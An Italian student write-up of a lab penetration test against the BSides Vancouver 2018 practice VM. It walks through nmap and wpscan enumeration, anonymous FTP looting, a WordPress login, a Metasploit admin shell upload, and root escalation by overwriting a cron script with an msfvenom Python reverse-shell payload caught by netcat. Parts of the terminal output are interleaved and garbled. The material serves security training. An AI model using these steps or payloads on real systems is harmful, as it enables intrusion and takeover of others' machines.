


Pratica M4


BSides Vancouver 2018



Black Box Pentest

Traccia


L'obiettivo dello studente è quello di eseguire un VA/PT completo sulla macchina bersaglio, e documentare efficacemente il suo lavoro.




```
root@kali: ~  
File Azioni Modifica Visualizza Aiuto  
Currently scanning: 172.27.243.0/16 | 168 Screen View: Unique Hosts  
971 Captured ARP Req/Rep packets, from 5 hosts. Total size: 58260  
Hunter Exploit-DB Google Hacking DB  
IP At MAC Address Count Len MAC Vendor / Hostname  
192.168.0.1 7c:8b:ca:64:05:f1 3 180 TP-LINK TECHNOLOGIES CO.,LTD.  
192.168.0.100 00:1e:c0:27:65:6f 1 60 Microchip Technology Inc.  
192.168.0.101 d0:c0:bf:31:d6:d0 965 57900 Actions Microelectronics  
192.168.0.103 72:f8:e3:05:6d:f7 1 60 Unknown vendor  
192.168.1.101 7c:8b:ca:64:05:f1 1 60 TP-LINK TECHNOLOGIES CO.,LTD.  
  
(root@kali)-[~]  
# nmap 192.168.0.103 -p-  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-15 10:56 CEST  
Nmap scan report for 192.168.0.103  
Host is up (0.00064s latency).  
Not shown: 65532 closed tcp ports (reset)  
PORT STATE SERVICE  
21/tcp open ftp  
22/tcp open ssh  
80/tcp open http  
MAC Address: 72:F8:E3:05:6D:F7 (Unknown)  
  
Nmap done: 1 IP address (1 host up) scanned in 2.36 seconds
```

Netdiscover e Nmap

Iniziamo il black box PT facendo uno Scan sulla rete, ottenendo l'informazione che la macchina da analizzare ha ip 192.168.0.103. Eseguiamo anche una verifica con nmap per vedere le porte aperte. Usiamo anche Nessus (vedere estratto a fine del documento) per incrociare i dati e vengono confermate le stesse porte in ascolto riportate da nmap.



It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

Test http

Inseriamo nella barra degli indirizzi l'ip della macchina per verificare il servizio http in ascolto e scopriamo che dovrebbe esserci un web server attivo sul target.


```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
(kali@kali)-[~]  
$ nmap -p- -A 192.168.0.103 --open work for both IPv4  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-15 16:05 CEST  
Nmap scan report for 192.168.0.103  
Host is up (0.00097s latency).  
Not shown: 65532 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 2.3.5  
| ftp-anon: Anonymous FTP login allowed (FTP code 230)  
|_drwxr-xr-x  2 65534  65534      4096 Mar 03 2018 public  
| ftp-syst:  
|   STAT:  
| FTP server status:  
|     Connected to 192.168.0.104  
|S     Logged in as ftp  
|     TYPE: ASCII  
|es:   No session bandwidth limit  
|     Session timeout in seconds is 300  
|_127. Control connection is plain text  
|     Data connections will be plain text  
|s:    At session startup, client count was 2  
|     vsFTPD 2.3.5 - secure, fast, stable  
|_End of status - :rf0f0  
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol  
2.0)  
| ssh-hostkey:  
| e_1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)  
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)  
|_  256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)  
80/tcp    open  http      Apache httpd 2.2.22 ((Ubuntu))  
|_http-server-header: Apache/2.2.22 (Ubuntu)  
| http-robots.txt: 1 disallowed entry  
|_/_backup_wordpress  
|_http-title: Site doesn't have a title (text/html).  
MAC Address: 72:F8:E3:05:6D:F7 (Unknown)  
Device type: general purpose  
Running: Linux 3.X|4.X  
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4  
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16  
Network Distance: 1 hop  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Eseguo un'ulteriore scansione con nmap per visualizzare meglio le porte aperte e le versioni ed è possibile visualizzare che la porta 21 ftp permette il login con anonymous e vediamo sulla porta 80 la presenza del file robots.txt che riporta a / backup_wordpress dove andremo ad analizzare la situazione nella successiva pagina.

Deprecated WordPress blog

Just another WordPress site

[Retired] This blog is no longer being maintained



john

March 7, 2018

[Leave a comment](#)

A new blog is being set up, all current posts will be migrated.
For any questions, please contact IT administrator John.

Hello world!



admin

March 7, 2018

[1 Comment](#)

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

Search ...



RECENT POSTS

- [\[Retired\] This blog is no longer being maintained](#)
- [Hello world!](#)

RECENT COMMENTS

- [Mr WordPress](#) on [Hello world!](#)

ARCHIVES

- [March 2018](#)

CATEGORIES

- [Uncategorized](#)

META

- [Log in](#)
- [Entries RSS](#)
- [Comments RSS](#)
- [WordPress.org](#)

Entriamo sulla pagina di backup, vediamo che il blog non è più mantenuto e vediamo in basso a destra la possibilità di eseguire un login.


```
(kali㉿kali)-[~] wordpress/
└─$ ftp 192.168.0.103
Connected to 192.168.0.103.
220 (vsFTPd 2.3.5)
Name (192.168.0.103:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||54675|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534          4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd
(remote-directory) ls
550 Failed to change directory.
ftp> ls
229 Entering Extended Passive Mode (|||22024|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534          4096 Mar 03  2018 public
226 Directory send OK.
ftp> public
?Invalid command.
ftp> cd /public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||45952|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0           31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||24862|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****| 31 4.50 KiB/s 00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (2.69 KiB/s)
ftp> exit
221 Goodbye.
```

Ci connettiamo al server ftp tramite console e ci logghiamo con anonymous, navighiamo nelle directory disponibili e recuperiamo il file users.txt.bk col comando get.

```
(kali㉿kali)-[~]  
$ ls
```

BurpSuiteCommunity Immagini Musica Scaricati users.txt.bk
Documenti Modelli Pubblici Scrivania Video

```
(kali㉿kali)-[~]  
$ cat users.txt.bk
```

abatchy
john
mai
anne
doomguy

Apriamo il file e otteniamo la lista utenti che andremo a testare nella pagina di login.



ERROR: Invalid username. [Lost your password?](#)

Username or Email

anne

☐ Remember Me

Log In

[Lost your password?](#)

[← Back to Deprecated WordPress blog](#)



ERROR: The password you entered for the username john is incorrect. [Lost your password?](#)

Username or Email

Password

☐ Remember Me

Log In

[Lost your password?](#)

[← Back to Deprecated WordPress blog](#)

Come vediamo nella foto a sinistra usando uno user a caso non è possibile entrare ma con lo user john vediamo che è un utente ancora attivo sul sito.

```
(root@kali)-[~]x Kali Tools @ anne  
# wpscan --url http://192.168.0.103/backup_wordpress/ --enumerate t --enumerate p --enumerate u
```

```
[i] User(s) Identified:  
  
[+] john  
| Found By: Author Posts - Display Name (Passive Detection) corso ...  
| Confirmed By:  
| Rss Generator (Passive Detection) remote: Enumerating objects: 43122,  
| Author Id Brute Forcing - Author Pattern (Aggressive Detection) 100% (1  
| Login Error Messages (Aggressive Detection) total 43122 (delta 16), reus  
  
[+] admin  
| Found By: Author Posts - Display Name (Passive Detection) 100% (30260/3  
| Confirmed By:  
| Rss Generator (Passive Detection) error: unable to write file Miscella  
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Login Error Messages (Aggressive Detection) able to write file Miscella
```

Eseguiamo una scansione con wpscan della pagina backup e vediamo che john e admin sono utenti ancora attivi. Andremo ora a fare una serie di bruteforce da seclists per tentare di trovare un accesso.

WordPress logo Deprecated WordPress blog 4 0 + New Howdy, john

Dashboard

Home Updates 5

Posts

Media

Pages

Comments

Appearance

Plugins 1

Users

Tools

Settings

Collapse menu

WordPress 6.8.1 is available! [Please update now.](#)

Dashboard

At a Glance

2 Posts 1 Page

1 Comment

WordPress 4.5 running Twenty Sixteen theme. [Update to 6.8.1](#)

Activity

Recently Published

Mar 7th 2018, 8:08 pm [\[Retired\] This blog is no longer being maintained](#)

Mar 7th 2018, 8:05 pm [Hello world!](#)

Recent Comments

From [Mr WordPress](#) on [Hello world!](#)

Hi, this is a comment. To delete a comment, just log in and view the post's comments. There you will...

[All \(1\)](#) | [Pending \(0\)](#) | [Approved \(1\)](#) | [Spam \(0\)](#) | [Trash \(0\)](#)

Quick Draft

Title

What's on your mind?

[Save Draft](#)

WordPress News

RSS Error: WP HTTP Error: The SSL certificate for the host could not be verified.

RSS Error: WP HTTP Error: The SSL certificate for the host could not be verified.

Possiamo vedere che le credenziali sono assolutamente corrette.

```
msf6 > search exploit wp_admin_shell_upload

Matching Modules

=====
#  Name
--  --
0  exploit/unix/webapp/wp_admin_shell_upload  2015-02-21  excellent  Yes  WordPress Admin Shell Upload

msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set rhost 192.168.0.103
rhost => 192.168.0.103
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set targeturi /backup_wordpress
targeturi => /backup_wordpress
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set username john
username => john
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set password enigma
password => enigma
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit
[*] Started reverse TCP handler on 192.168.0.104:4444
[*] Authenticating with WordPress using john:enigma...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /backup_wordpress/wp-content/plugins/ERzCLZOTxv/XfWQOQpzCV.php ...
[*] Sending stage (40004 bytes) to 192.168.0.103
[+] Deleted XfWQOQpzCV.php
[+] Deleted ERzCLZOTxv.php
[+] Deleted ../ERzCLZOTxv
[*] Meterpreter session 1 opened (192.168.0.104:4444 -> 192.168.0.103:42175) at 2025-06-19 09:25:53 +0200

meterpreter > sysinfo
Computer      : bsides2018
OS            : Linux bsides2018 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686
Meterpreter   : php/linux
meterpreter >
```

Useremo ora metasploit per aprire una Shell e visionare il contenuto della macchina target. Il nostro obiettivo è quello di ottenere i privilegi di root nella macchina.

```
ls -l | grep cron
-rw-r--r-- 1 root root      395 Jun 20  2010 anacrontab
drwxr-xr-x 2 root root    4096 Mar  3  2018 cron.d
drwxr-xr-x 2 root root    4096 Mar  3  2018 cron.daily
drwxr-xr-x 2 root root    4096 Feb  4  2014 cron.hourly
drwxr-xr-x 2 root root    4096 Feb  4  2014 cron.monthly
drwxr-xr-x 2 root root    4096 Feb  4  2014 cron.weekly
-rw-r--r-- 1 root root      769 Mar  3  2018 crontab
cat crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root    cd /usr/local/bin/cleanup && run-parts --report /etc/cron.hourly
#
exit

meterpreter > download /usr/local/bin/cleanup /home/kali/Documenti
[*] Downloading: /usr/local/bin/cleanup → /home/kali/Documenti/cleanup
[*] Downloaded 64.00 B of 256.00 GiB (0.0%): /usr/local/bin/cleanup → /home/kali/Documenti/cleanup
[*] Completed : /usr/local/bin/cleanup → /home/kali/Documenti/cleanup
```

Cerchiamo nella macchina target e troviamo crontab*, che è un file di root e al suo interno troviamo lo script “cleanup” che ha privilegi di lettura, scrittura ed esecuzione. Modificando questo script dovremmo riuscire ad ottenere il controllo del target.

```
#!/bin/sh

rm -rf /var/log/apache2/* # Clean those damn logs!!
```

*crontab è un file di testo che contiene la pianificazione delle attività da eseguire periodicamente tramite il demone cron. Ogni utente può avere il proprio crontab personale, mentre esistono anche crontab di sistema per attività a livello di sistema, generalmente accessibili solo dall'utente root.


```
(root@kali)-[~]
# msfvenom -p cmd/unix/reverse_python lhost=192.168.0.104 lport=9876 R
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 364 bytes
python -c "exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('tuGku0uzvr9yxTdo+8yzMxv3oNpPlp1xkHF38I4P22cv7CvdKe4QLSGCp1J+1qhYSRIQgiiGHwI/C2Zl4MlS+JdNkhFXyv1V3LBSi5cOM2WtwF/tC0lXtVID2vifgGQ5lvw'))[0])))"
```

```
(root@kali)-[~]
# nc -lvp 9876
listening on [any] 9876 ...
192.168.0.103: inverse host lookup failed: Unknown host
connect to [192.168.0.104] from (UNKNOWN) [192.168.0.103] 33674
whoami
root
meterpreter > upload /home/kali/Documents/cleanup /usr/local/bin/cleanup
root
uploading : /home/kali/Documents/cleanup -> /usr/local/bin/cleanup
pwd
Completed : /home/kali/Documents/cleanup -> /usr/local/bin/cleanup
/root
meterpreter > ls
ifconfig
ifconfig: Operation failed: 1
eth0
Link encap:Ethernet HWaddr 72:f8:e3:05:6d:f7
Listing: inet addr:192.168.0.103 Bcast:192.168.0.255 Mask:255.255.255.0
inet6 addr: fe80::70f8:e3ff:fe05:6df7/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
Mode RX packets:138778 errors:0 dropped:0 overruns:0 frame:0
TX packets:24256 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000 RX bytes:28941659 (28.9 MB) TX bytes:4269342 (4.2 MB)
meterpreter > cat cleanup
lo
Link encap:Local Loopback
meterpreter > ipconfig
inet addr:127.0.0.1 Mask:255.0.0.0
# /bin/sh
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
python -c "exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('tuGku0uzvr9yxTdo+8yzMxv3oNpPlp1xkHF38I4P22cv7CvdKe4QLSGCp1J+1qhYSRIQgiiGHwI/C2Zl4MlS+JdNkhFXyv1V3LBSi5cOM2WtwF/tC0lXtVID2vifgGQ5lvw'))[0])))"
RX packets:3948 errors:0 dropped:0 overruns:0 frame:0
TX packets:3948 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0 RX bytes:309249 (309.2 KB) TX bytes:309249 (309.2 KB)
```

Usando msfvenom creiamo un codice malevolo per darci accesso root alla macchina target, il payload creato ci permetterà di connetterci sempre dalla porta in questo caso 9876.

Usiamo in seguito netcat sulla porta aperta dal nostro payload e avremo così accesso diretto con privilegi di root alla macchina target come visibile dalla immagine a destra.

```
ls
flag.txt  wxrwxrwx  1623497638266  fil  238222580925-04-22 01:31:26 +0200  cleanup
cat flag.txt
Congratulations!t cleanup
[-] stdapi_fs_stat: Operation failed: 1
If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?v3oNpPlp1xkHF38I4P22cv7CvdKe4QLSGCp1J+1qhYSRIQgiIGHwI/C2Zl4MlS+Jc
khFXyv1V3LBSi5cOM2WtwF/tC0lXtVID2vifgGQ5lvw')[0])))*
@abatchy17
```

Nell'immagine sopra chiediamo al terminale di mostrarci i file contenuti in /root e troviamo la nostra flag.txt.

Quello descritto nella guida è uno dei modi in cui si può tentare un privilege escalation.

Grazie per l'attenzione!

